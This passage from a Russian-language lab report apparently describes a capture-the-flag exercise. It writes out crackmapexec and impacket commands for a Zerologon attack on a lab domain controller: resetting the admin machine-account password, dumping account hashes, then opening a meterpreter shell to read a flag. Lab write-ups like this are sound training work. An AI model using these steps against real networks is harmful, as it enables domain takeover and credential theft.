

Рис. 2.9: Сканирование портов

Для атаки на контроллер домена мы использовали Zerologon. Для проверки подверженности узла данной уязвимости можно использовать утилиту crackmapexec. В результате выполнения команды proxychains crackmapexec smb 10.10.10.20 -M zerologon можно узнать NetBIOS name атакуемой машины, в данном случае – это AD (рис. 10).



Рис. 2.10: NetBIOS name атакуемой машины

Сбросили пароль от системной учетной записи администратора контроллера домена (рис. 20).



Рис. 2.11: Пароль сброшен

Получили дамп хешей учетных записей контроллера домена с помощью команды proxychains impacket-secretdump ‘AD$[**10.10.10.20?**]’ -no-pass (рис. 21).



Рис. 2.12: Дамп хешей

Получили сессию с контроллером домена, указав обязательные параметры модуля (рис. 22).



Рис. 2.13: Сессия с контроллером

В активной meterpreter-сессии перешли в shell-оболочку (рис. 23).



Рис. 2.14: Переход в оболочку

С помощью команды net user /domain вывели список всех доменных пользователей, далее вывели полную информацию о пользователе «Flag». В результате получили флаг в поле описания пользователя (рис. 24).



Рис. 2.15: Получение флага

Результат (рис. 25).



Рис. 2.16: флаг правильный

3 Выводы

В ходе данной лабораторной работы мы смогли получить доступ во внутреннюю сеть через узел и получить флаг.